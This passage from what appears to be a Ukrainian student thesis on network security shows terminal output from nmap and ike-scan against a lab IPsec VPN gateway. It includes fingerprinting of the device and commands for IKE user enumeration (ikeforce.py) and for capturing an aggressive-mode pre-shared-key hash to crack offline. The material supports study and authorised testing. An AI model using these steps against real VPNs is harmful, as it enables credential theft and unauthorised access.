Змн.	Арк.	№ докум.	Підпис	Дата		

Nmap scan report for 172.16.21.200

Host is up (0.00036s latency).

PORT STATE SERVICE

500/udp open isakmp

MAC Address: 00:1B:D5:54:4D:E4 (Cisco Systems)

root@bt:~# ike-scan -M 172.16.21.200

Starting ike-scan 1.9 with 1 hosts (<http://www.nta-monitor.com/tools/ike-scan/>)

172.16.21.200 Main Mode Handshake returned

HDR=(CKY-R=d90bf054d6b76401)

SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)

VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Ending ike-scan 1.9: 1 hosts scanned in 0.015 seconds (65.58 hosts/sec). 1 returned
handshake; 0 returned notify

./ikeforce.py <IP> # No parameters are required for scan -h for additional help

root@bt:~# ike-scan -M --showbackoff 172.16.21.200

Starting ike-scan 1.9 with 1 hosts (<http://www.nta-monitor.com/tools/ike-scan/>)

172.16.21.200 Main Mode Handshake returned

HDR=(CKY-R=4f3ec84731e2214a)

SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)

VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

IKE Backoff Patterns:

IP Address	No.	Recv time	Delta Time
172.16.21.200	1	1322286031.744904	0.000000
172.16.21.200	2	1322286039.745081	8.000177
172.16.21.200	3	1322286047.745989	8.000908

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				89
Змн.	Арк.	№ докум.	Підпис	Дата		

172.16.21.200 4 1322286055.746972 8.000983

172.16.21.200 Implementation guess: Cisco VPN Concentrator

Ending ike-scan 1.9: 1 hosts scanned in 84.080 seconds (0.01 hosts/sec). 1 returned handshake; 0 returned notify

ike-scan -M -A -n <ID> --pskcrack=hash.txt <IP> #If aggressive mode is supported and you know the id, you can get the hash of the password

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				90
Змн.	Арк.	№ докум.	Підпис	Дата		